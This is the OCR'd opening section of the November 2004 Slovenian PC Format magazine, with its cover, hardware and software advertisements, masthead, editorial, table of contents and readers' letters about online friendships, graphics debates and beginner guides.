NAGRADNE IGRE! Sodelujte in si z nič truda prislužite TV kartico, računalniško igro in še kaj!

NOVEMBER 2004 33 1150 SIT

VSE, KAR VAŠ PC POTREBUJE

PCFormat

CD IZDAJA

SPLET JE NEVAREN

UDARITE NAZAJ !

Kako se ubraniti umazanije, ki je preplavila internet.

VRHUNSKA GRAFIKA ZA MALO DENARJA!

nVidia GeForce 6600 GT proti ATI Radeonu X700 XT

TEST Kdo bo zmagal v naslednji bitki?

Supertest osnovnih plošč

Preizkusili smo 10 greha vrednih osnovnih plošč

Delavnice...

Oblikujte vrhunske 3D objekte
Režirajte lasten filmski hit
Ustvarite sanjsko pokrajino

56 opisov


opreme, programov in iger

NA TESTU

- >> Paint Shop Pro 9
- >> Vrhunski napajalniki
- >> Multimedijski dlančniki

Video na sprehodu

Obširen test prve naprave Microsoft Portable Media Center



DARILO POSTER PRO Evo Soccer 4

ROME: TOTAL WAR
DOŽIVITE VELIČASTNE BITKE

EVIL GENIUS
V VSAKOMUR JE NEKAJ ZLOBE

ISSN 1580-8203
NOVEMBER 2004 / 33 / 1150 SIT
9 771580 820005

NAJBOLJŠE DEMO IGRE, PROGRAMI IN DODATKI


CELOTEN AMAPI 3D 6 >> CELOTEN POWERDIRECTOR PRO 2.55 >> JUICED >> PANDA PLATINUM INTERNET SECURITY >> FIFA SOCCER 2005 >> POWERDVD 5.0 >> NORMAN PERSONAL FIREWALL >> DVD SHRINK

Symantec
Client Security 2.0
with Groupware Protection

Posebna akcijska ponudba!

V primeru nakupa 5, 10 ali 25 uporabniškega paketa Symantec™ Client Security 2.0 with Groupware Protection prejmete darilo, Symantec Gateway Security 320. Akcija velja do razprodaje zalog!

Cena akcijskega paketa je nižja kot sam AntiVirusni program!



Symantec™ Client Security 2.0 with Groupware Protection

Zaščita za vaše poslovno okolje pred virusi, hekerji, nežeieno e-pošto in kombiniranimi grožnjami.

- Samodejno odstranjevanje virusov (Symantec Corporated Edition)
- Centralna namestitev, posodabljanje in upravljanje (System Center)
- Zaustavlja nezaželjeno e-pošto in viruse na poštnih strežnikih Microsoft Exchange® in Lotus Domino® (AntiVirus in AntiSpam)
- Zaustavlja hekerje in sumljive povezave
- Varuje pred kombiniranimi grožnjami

Symantec™ Gateway Security 320

Zmogljiva zaščita s požarnim zidom, namenjena majhnim poslovnim omrežjem

Symantec™ Gateway Security 300 je družina zelo zmogljivih namenskih omrežnih naprav, ki ne zahtevajo veliko vzdrževanja. Naprave, ki so namenjene uporabi v majhnih poslovnih okoljih, v obliki ene same, cenovno dostopne rešitve združujejo najsodobnejši požarni zid, zanesljiv internetni prehod in možnost varnega brezžičnega omrežja.

Prodajna cena za 10 uporabniški paket z ddv SAMO:

189.250,00 SIT

chs distribucija računalniške opreme

Za dodatne informacij o ponudbi ter o 5 in10 uporabniških paketih pišite na: symantec@chs.si

symantec.

3CRWE554G27T

3Com OfficeConnect brezžični usmerjevalnik nudi kvalitetno in cenovno ugodno brezžično omrežje. Namenjen je za priklop domačih oz. manjših omrežij do 253 uporabnikov (128 brezžično) v internet preko DSL/kabelskega priključka. Standard 802.11g podpira brezžične uporabnike s hitrostjo do 54 Mbit/s na razdalji do 100 metrov.

3CRWPS10075

3Com OfficeConnect brezžični tiskalniški strežnik omogoča, da si lahko uporabniki delijo omrežni tiskalnik preko brezičnega (Wi-Fi) oz. klasičnega žičnega omrežja. Odpravi potrebo po računalniku, ki je prej skrbel za povezavo tiskalnika z omrežjem. Žična 10/100 ali brezžična 802.11g povezava omogoča hiter prenos podatkov do tiskalnika.

3CRUSB10075

3Com OfficeConnect brezžična USB 2.0 omrežna kartica se uporablja za enostavno, zanesljivo in varno povezovanje osebnih in prenosnih računalnikov v brezžično 802.11g omrežje, ki omogoča prenos podatkov do 54 Mbit/s. Varnost zagotavljajo WPA, AES in WEP enkripcije ter 802.1x avtentikacija.

chs distribucija računalniške opreme

Za več informacij pišite na: 3com@chs.si

3Com

Prenašajte datoteke s seboj na povsem nov način in jih uporabite, ko jih potrebujete.

TUNGSTEN | T5

Dlančnik Tungsten™ T5, izdelek družbe palmOne, ima kar 256 MB velik pomnilnik[1], zato lahko s seboj prenašate vse več stvari. Wordovi dokumenti, preglednice, PowerPointove predstavitve, fotografije, glasbene datoteke MP3 in druge datoteke, ki jih potrebujete pri delu, so tako vedno pri roki. Ker je pomnilnik v dlančniku vrste flash, so podatki vedno vami, tudi takrat, ko ste na poti in se baterije izpraznijo, vi pa nimate časa, da bi jih napolnili ali podatke sinhronizirali z računalnikom. To pa še ni vse. Na osupljivem barvnem zaslonu z ločljivostjo 320 × 480 pik lahko delate v pokončnem ali ležečem načinu.

1 Dejanska zmogljivost, namenjena shranjevanju podatkov, je 215 MB (160 MB kot notranji pogon flash in 55 MB pomnilnika za programe in podatke).

Prodajalci: Trgovine BigBang in BOF po Sloveniji.

chs distribucija računalniške opreme

palmOne

ZVIJAČE ZA WINDOWS XP

100 najboljših nasvetov in orodij

Založba Pasadena

O'REILLY

Nova uspešnica pri založbi Pasadena!

Preston Gralla

Priskrbite si svoj izvod!

Za naročila obiščite spletno knjigarno **www.pasadena.si** ali pokličite na **01 560 65 46**.

ZALOŽBA Pasadena

Založba Pasadena d.o.o.
Brnčičeva 41a, 1231 Ljubljana-Črnuče
www.pasadena.si

www.abit.com.tw

3rd EYE

See What Others Can't

SUN RISE, d.o.o. computers

SUN RISE d.o.o.
Leskoškova 12, 1000 Ljubljana
Tel.: (01) 5240 288, Fax: (01) 5240 292

Alspska 50, 4248 Lesce
Tel.: (04) 530 26 60
lesce@sunrise.si

Kapucinski Trg 8, 4220 Škofja Loka
Tel.: (04) 515 08 30
sk-loka@sunrise.si

PCFormat

Stopite v stik ...
info@pcformatslo.net
www.pcformatslo.net

PC Format
Trg revolucije 2
2000 Maribor
Tel: 02 330 330 0 Fax: 02 330 331 1

Urednik Aljoša Hancman
Namestnica urednika Barbara Banović
Urednik diska Nebojša Janković
Oblikovanje in prelom strani
Denis Ferlič, Boštjan Krajnc
Sodelavci Daniel Andjelković, Matt Avery, Tomaž Bartolj, Andrej Belina, David Bradley, Kieron Gillen, Aljoša Hancman, Uroš Jaušovec, Geoff Harris, Dan Griliopoulos, Tomaž Kotnik, Uroš Majcenovič, Alec Meer, Fran Lhotka, Gregor Mraz, Sebastjan Omerzu, Andrej Potočnik, Matej Slanič, Jelena Varda, Ivo Vidergar, Luis Villazon
Ilustracije Denis Ferlič, Andrew McLaughlin
Lektoriranje Barbara Banović
Prevodi VideoToP d.o.o.

Založnik
VideoToP d.o.o.
Trg revolucije 2
2000 Maribor
Tel : 02 330 330 0 Fax: 02 330 331 1

Oglasno trženje
Ivo Vidergar, Janja Cebek
Tel 02 330 330 8 Fax 02 330 331 1
E-mail: oglasi@pcformatslo.net

Tisk in distribucija
Založnik VideoToP d.o.o.
Tisk Florjančič Tisk d.o.o.
Distribucija ČZP Večer d.d.

Naročnine in prodaja
Biljana Ostojić
PC Format naročnine
Trg revolucije 2, 2000 Maribor
Tel: 02 330 330 1, Fax: 330 331 1
E-mail: narocnine@pcformatslo.net

VideoToP

VideoToP je založnik specializiranih revij s področja računalništva in najnovejših tehnologij. Naš cilj je zadovoljiti strast naših bralcev tako, da jim damo revije, ki jim bodo ponudile veliko vrednost za njihov denar, zanesljive informacije in ki jih bo užitek brati. Razen revije PCFormat, v VideoToP-ovi založbi izhajajo tudi revije FHM, Digitalna Kamera in PCFormatov Popolni vodič. Več informacij o VideoToP-ovih revijah je na voljo na spletnih straneh **www.pcformatslo.net, www.digitalnakamera.net** in **ww.fhmslo.net.**

Članki iz *PCFormata* se ne smejo reproducirati brez predhodnega pisnega dovoljenja. Uredništvo ne sprejema odgovornosti za nenamerne in tiskarske napake. Prejeta pisma se smatrajo, da so bila poslana za objavo. Zavoljo jasnosti in omejenosti prostora si pridržujemo pravico, da uredimo prejeta pisma. Avtorjem priznavamo avtorske pravice. V primeru, da vam nismo priznali avtorskih pravic, vas naprošamo, da nam to nemudoma javite in napako bomo odpravili.

Na podlagi 6. točke 25. čl. Zakona o davku na dodano vrednost sodi *PCFormat* med izdelke, za katere se obračunava in plačuje davek na dodano vrednost po stopnji 8,5%. Po 24. čl. ZDDV se za prilogi CD oz. DVD obračunava davek po splošni 20% stopnji, ki jo Videotop odvede po nabavni ceni. Davek je vračunan v ceno revije.

Del besedil v tej številki je preveden ali reproduciran iz *PCFormata*, katerih lastnik avtorskih pravic je **Future Publishing Limited, UK 2003.** Vse pravice so pridržane. Za več informacij o tej in drugih revijah Future Publishinga obiščite **http://www.futurenet.co.uk.**

Vsi na fuzbal

Že res, da je ta številka izšla dan po dnevu mrtvih, ampak to še ni razlog, da si ne bi ravno danes privoščili dneva živih in s kolegi odigrali kakšno rundo "fuzbala". No, temperature blizu ničle so morda malo boljši razlog, da tega ne počnete ravno zunaj, zato pa lahko kadarkoli sedete za računalnik in si prislužite kak rdeč karton ali tri na navideznem igrišču. Ta mesec je drevo nogometnih iger namreč zares obilno rodilo in navdušenci nad brcanjem v okroglo usnje ujetega zraka nimajo izgovora, da si ne bi ogledali ali preizkusili vsaj ene od v tej številki opisanih žogobrcarskih iger. Da boste lažje našli primerno, si oslinite kazalec desnice in brez nadaljnjega polistajte tja do strani 58, kjer vas čaka prvi izmed štirih nogometnih opisov.

Če vam bo seveda uspelo (ne bo vam) hladno odkotaliti oči mimo tokratne terne, ki se ukvarja s spletnimi nemarneži, preko opisov strojne opreme, ki vključujejo dva krasna primerka cenejših grafičnih kartic nove generacije in se izogniti "pokuku" na konec PCFormata, kjer si vaše prisotnosti želi supertest osnovnih plošč. Stavim Gregorjev tricikel, da ne boste prišli niti mimo štristranskega testa dlančnikov na 18. strani. Ja, pravi napor za dušo in telo je prebijanje mimo do vrha založenih polic v slaščičarni do tiste jagodne torte na zadnji polici. A vi si kar brez skrbi dajte duška, zagrizite v vsako stran posebej in potegnite z nje vse hranilne snovi, ki jih boste tam našli – za razliko od velike večine lepih stvari v življenju, *PCFormat* ne redi.

ALJOŠA HANCMAN
Urednik
hancman@videotop.si

Ekipa se predstavi

BARBARA
Postala bo trebušna plesalka. S samo revijo to sicer nima neposredne povezave, nas pa zato skrbi Andrejeva produktivnost.

DENIS
Ker ni gledal vremenske napovedi niti preveril, da je poletja konec, nam je neko jutro primrznil na skuter. Nil ga izučilo.

IVO
Dva prsta je vtaknil tja, kamor ju ne bi smel, in si sveril blazinici. Nič več kitare, nič več praskanja po nosu, nič več W.A.S.D.

BILJANA
Poleg Denisa tudi Biljana ta mesec debitira na uvodni strani. Naj ji bo vladavina na delovnem mestu dolga. Blizu rekorda je že.

MIŠO
Ne moremo se ločiti od njega. Četudi je izvedel nesramen prebeg k sestrski reviji. Kot ti človek prirasteš k srcu, je pač tako.

XC cube edition™ powered by aopen

On je zelo poseben kot njegov XC Cube

XC Cube EX

Z neverjetno močjo računalnika XC Cube EX si nepremagljiv še predno si sploh začel. Kombinacija sodobne tehnologije, neslišnega delovanja SilentTek tehnologije in oblikovne popolnosti naredi iz EX maksimalno igričarsko mašino. Lahko je majhna in varčna s prostorom, a njen videz je mogočen in sijoč. Razširitvene možnosti so velikanske in omogočajo doživetje visokokakovostne grafike in gladko igranje najsodobnejših in najbolj vročih igric.

- XC Cube EX65 in EX65-II: Intel socket 478 / Intel865G+ICH5
- XC Cube EX915: Intel socket T LGA774 / Intel915G+ICH6

Za podrobnejše specifikacije, obiščite spletno stran:
www.solution.aopen.com.tw/products/XC/

Računalnik EX je lahko popolnoma prilagojen tvojim željam. Igraj naprej.

AOpen®

Pooblaščeni uvoznik in distributer:

PC H.AND d.o.o. - Ind. cona Trzin - Brezovce 10 - tel: 01/ 5300 800 - info@pchand.si - www.pchand.si

PC H.AND COMPUTERS

V TEJ ŠTEVILKI...

O tej izdaji se bo govorilo še leta.

Udarite nazaj!

PCF začne kopati po svetu spletne golazni in spozna ljudi, ki jo iztrebljajo in čistijo splet.

str. 23

Od blizu

Opremljeni 10
PC igračke du jour.

Novice 14
Iz pisarn in potepov.

Teme

Spletna golazen 23
Bum, bam, adijo, spam!

V mreži hekerjev 86
Notrani sovražniki so zgodovina...

Postavljeni ob bok

Dlančniki 18
Moč PC-ja v vašem žepu.

Grafične radosti 32
Radeon X700XT proti GeForcu 6600GT.

Napajalniki 36
Nahranite svoj PC s pravo papico.

Vodiči

PCF krožek 82
Center centralne procesne enote.

Vprašajte Gregorja 90
Če bo dobre volje, vam bo tudi odgovoril.

Delavnice

Amapi 3D 73
Modelirajte v 3D kot profesionalci.


PowerDirector 76
Domači filmi, ki vam jih bodoo zavidali.

Vue d'Esprit 78
Ustvarjanje terenov drugič.

PSP Album 5.0 80
Edini foto album, ki se ga splača obdržati.

Stalne rubrike

Pisma bralcev 8
Vsebina diska 12
Spletno igranje 104
Spletne strani 108
DVD kotiček 111
Naročite se/naslednji mesec 112
Kisli možgani 113



Osnovne plošče

Računalnika brez plošče sestavili ne boste. Izberite pravo.

str. 96

NAROČITE SE ZDAJ!
Naj vam PCFormat prinesejo kot tople žemlje pred nos.
str. 113

str. 38

Zen Portable Media Center

Kako je, če si lahko človek privošči umirati od smeha ob *Simpsonovih* kar sredi ulice.

Minitest dlančnikov

6600GT : X700XT

Vodič: Amapi 3D

Kazalo oglasov

Abit	3	Leadtek	35
Acer	13	Mikroing Trade	82
Acord	40, 46, 91, 124	Mlacom	15
Amis	114	Mobinet	110
Anni	77	Pasadena	10, 47, 89
Asus	17	PC H.and – Aopen	5
Big Bang	44	PC H.and – Philips	92
Bofex	9, 123	Radio Krško	90
Chip	93	Radio Viva	109
CHS	2	Ribera	41
CHS – Sony	95	Rodocomp	85
Computer Line	102	Tech Trade	42
EBatt	109	Telemach	64
Foto Aron	94	TrendNet	94
Foto Grad	38	Trion	28
Gigabyte	22	VideoToP	48, 57, 107
KFM	87	Xerox	30
Lancom	103		

Preizkušeno

Strojna in programska oprema na preizkušnji.

Cenejše grafične kartice 32
Napajalniki 36
Zen PMC 38
Logitech MX 1000 40
Crucial Ballistix 41
Osnovne plošče 96

Manjši testi 40
Airis N813, Xpert DVD Maker USB 2.0, Bellaglo AD-2020, Sony Ericsson Z1010, Asus Star Ice, Sony VPL-DS100, BenQ DV2680, Pentax Optio 750z, Symantec AntiVirus 2005, Norman Personal Firewall, slovenski OpenOffice.org 1.1.2 .

Paint Shop Pro 9 47
Vsa umetniška orodja, ki jih potrebujete.

Igre

Oktober nam je bil naklonjen...

NFS: Underground 2 52
Black & White 2 53
Rome: Total War 54
Wings of War 58
LMA Manager 58
Knights of Honor 59
Evil Genius 60
Conflict: Vietnam 62
Football Manager 2005 63
Real Madrid Club Football 64
Kohan II 65
NHL 2005 66
Full Spectrum Warrior 67
FIFA 2005 68
Colin McRae Rally 2005 69
Call of Duty: UO 70
Kratki opisi 71

Plemenska scena 106
Online prigode slovenskih klanov.

POSEBNO DARILO!
POSTER

PRO EVOLUTION SOCCER 4

PCFormat pisma

pišite na: pisma@pcformatslo.net

PISMO MESECA

Navidezni prijatelji

Vaši zadnji številki sem bral izjemno zanimiv članek o povezovanju ljudi preko spleta in o sklepanju novih poznanstev. Ker sem že malce prestar, da bi skakal po mIRC-u, pa še ne da se mi kar naprej iskati primerne osebe za inteligenten dialog, sem se odločil poskusiti eno izmed takšnih organiziranih klepetalnic, kakršne ste omenjali v vašem članku. Sprva sem moral izpolniti toliko obrazcev, da sem že skoraj obupal, na koncu pa sem bil več kot zadovoljen, da se nisem vdal. Ko sem bil končno prijavljen v klepetalnico, sem lahko v trenutku poiskal natanko takšno osebo, kakršno sem iskal. Po nekaj dneh sem bil zasvojen. Dnevno sem si dopisoval z ogromno novimi prijatelji, prijavljen sem bil v vedno več klepetalnic in moj poštni nabiralnik je bil vedno bolj poln elektronske pošte. In potem... me je kar naenkrat minilo. Z vsemi novimi spletnimi znanci sem izmenjal vse začetne formalnosti in tu se je ustavilo. Človek včasih dobi občutek, kot da se pogovarja z računalnikom. Za pravo prijateljstvo se je potrebno srečati iz oči v oči in si podati roko, ne gre drugače. Že res, da je včasih osebne stvari laže izpovedati nekomu, ki ga nisi še nikoli videl in ga verjetno nikoli ne boš, ampak to je zelo podobno, kot bi govoril steni. In če bi želel vzpostaviti pristno prijateljstvo na daljavo, bi to stalo. Najbližji spletni znanec je bil iz Nemčije, večina pa jih je bila iz ZDA. Misel, ki jo želim iz tega potegniti je: Internet nam res pripelje pred nos vse podatke, ki si jih želimo, ampak pravih povezav med ljudmi ne more nadomestiti. Na srečo obstajajo še stari dobri "kafiči", kamor lahko človek kadarkoli gre in nazdravi s pivom s pravimi prijatelji.

Matija, Kranj

PCF Za globoko razmišljanje vedno radi globoko sežemo v našo malho daril. Dragi Matija, podjetje VideoToP d.o.o. (www.videotop.si) ti poklanja igralni plošček Trustmaster Modena 360 Upad Force.

Kmečka pamet

Kje je spoštovanje razlik, kje je ostala naša dobra kmečka pamet? Kmečkih skoraj ni več... dobro, kaj pa zdrava razumna pamet? Kdo ima katero grafično, kakšna je grafika v igrah... nepomembne stvari, ti rečem. Zakaj? Evo, povem ti zakaj. Eden bo pač igral pasjanso cel dan, drug se bo slinil ob igranju *Final Fantasy 7* že tretjič zapored, tretji pa bo užival pri igranju svoje preljube *Gothic*. Ni recepta za dobro igro in če neka igra rabi najnovejšo grafično, bo to enim seveda zelo dobro, drugi jo bo pa malo zaigral in rekel: "Lej ga, to ni to," in se vrnil k *Championship Managerju*. Stvar je relativna in tako kot pri filmu posebni učinki niso garancija za hit, tudi pri igrah grafika ni recept za hit. Ker je to pač stvar okusa, tako je in tako tud bo. Igre so obstajale tudi pred tem GeForcom in, ja, bilo je nekaj mojstrovin. Zdaj so zadeve še boljše, večje, vizualno atraktivne in vse to da zadevi novo dimenzijo. Samo, ljudje, ne se mi pretepat zaradi dobrih in "slabih" iger, dobre grafike, "kiča" grafičnih... Ne vidim smisla v tem, ker boste spoznali, da je tako ali tako vseeno, katero igro sosed igra, ali pa en mulc v Novem mestu. Ali pa katero grafično ima ali kaj podobnega... ker v končni fazi je pomembno le, kar vi igrate in kar vi imate, a ne? A ni bilo vedno tako?

Matjaž

PCF S to mislijo bomo zaključili temo "grafika ali negrafika". Že dolgo ni ena sama tema povzročila takšnega plazu gromkih in manj gromkih pisem. Hvala vsem, ki ste priložili večje zneske denarja.

Poenostavite PCF!

Najprej seveda standardne pohvale vaši reviji. Uparn, da nisem začel toliko dolgočasno, da bi mojo pošto predčasno zaprli. Imam predlog, ki je hkrati tudi moja težava. Računalnika si ne lastim še dolgo, vendar (ali pa ravno zato) se mi vseeno kar naprej kaj pokvari. Verjetno bi bilo tudi komu drugemu koristno, če bi tu in tam objavili tudi kakšen vodič za popolne laike, za ljudi, ki so se šele začeli ukvarjati z računalniki. Zadnjič sem denimo kupil novo grafično in zvočno kartico. Najprej sem se kakšne pol ure ubadal s tem, da sem računalnik sploh odprl, nakar sem že držal v rokah telefon in klical serviserja (računalniki od znotraj res izgledajo grozljivo). Mladenič je delal kakšnih 15, 20 minut, nakar je izstavil račun, po katerem si mi je zvrtelo v glavi. Žena je imela sicer za fanta pripravljen narezek, pa sem ga poslal kar domov. Pomagajte z nasveti za računalniške "idiote", preden bankrotiramo.

Konrad, Slovenj Gradec

PCF V bistvu se ves čas trudimo, da bi bile naše delavnice čim bolj prijazne začetnikom. Je pa treba včasih skleniti kak kompromis in se sposprijeti tudi z bolj divjimi temami. Če pripraviš narezek, ti priderno vse to do podrobnosti razložit še ustno.

Dobili ste prvo nagrado za najboljso naslovno stran, Cipse najboljse kvalitete! Cestitamo!

Pošiljatelju se zahvaljujemo za "Čipse", pojedli smo jih z embalažo vred.

Bodi BOF.

Novi lepši svet elektronike

BOF
Building Of Fun

18" LCD monitor HP
L1825

109.990 sit

- ločljivost 1280*1024; odzivni čas 25 ms
- kontrast 400:1; svetilnost 250 cd/m2
- vidni kot 160°/ 160°
- DVI vhod, obračanje zaslona za 90°
- garancija 3 leta

17" LCD monitor SAMSUNG
710 T

106.990 sit

- ločljivost 1280*1024; odzivni čas 12 ms
- kontrast 600:1; svetilnost 300 cd/m2
- vidni kot 160°/ 160°
- DVI vhod, obračanje zaslona za 90°
- garancija 3 leta

Barvni tiskalnik EPSON
STYLUS C43UX

11.990 sit

- ločljivost do 2880dpi
- hitrost tiskanja do 12 črno belih/ 5 barvnih strani/min
- USB vmesnik
- **v kompletu z dodatnimi črnili: samo 17.590 sit**

Prenosni računalnik PRESTIGIO
NOBILE 156

259.990 sit

- procesor Intel Celeron-M Centrino 1.5 GHz, 512 Kb cache
- pomnilnik 256 MB DDR
- trdi disk 40 GB, 5400 obratov/min
- integrirana grafična kartica Intel Extreme do 64 MB skupnega pomnilnika, tv-out
- zaslon 15.1" TFT 1024 x 768
- DVD+RW 4x zapisovalnik
- modem 56k, IR, FireWire, USB 2.0, LAN 10/100 MBit, WLAN 54 Mbit
- čitalec spominskih kartic SD, MMC, MS
- masa 2,68 kg
- garancija 2 leti
- **darilo: torbica**

DVD zapisovalnik NEC
ND 3500A

18.990 sit

- trenutno najhitrejši dvoplastni DVD zapisovalnik
- DVD±R 16x/ DVD+R9 4x (dvoplastno) DVD±RW 4x
- CD±R 48/24/48x

svetovanje


Svetovalci BOF-a vas bodo s strokovnimi nasveti privedli do izbora, ki bo zadostil vsem vašim željam, potrebam in zmožnostim. Najboljše za dom in žep.

BOF Ljubljana, delovni čas, **trgovina:** pon-sob: 9 - 21, **bar / CD shop:** pon-sob: 9 - 01, ned: 17 - 23 / BOF, BTC City, hala 18 (nasproti Koloseja), Ljubljana, **tel.: 01 548 44 60**
BOF Kranj, delovni čas, **trgovina:** pon-pet: 9 - 20, sob: 9 - 19, **bar / CD shop:** pon-sob: 9 - 21 / BOF, TC Supernova Kranj, Stara cesta 25, Kranj, **tel.: 04 281 27 10**
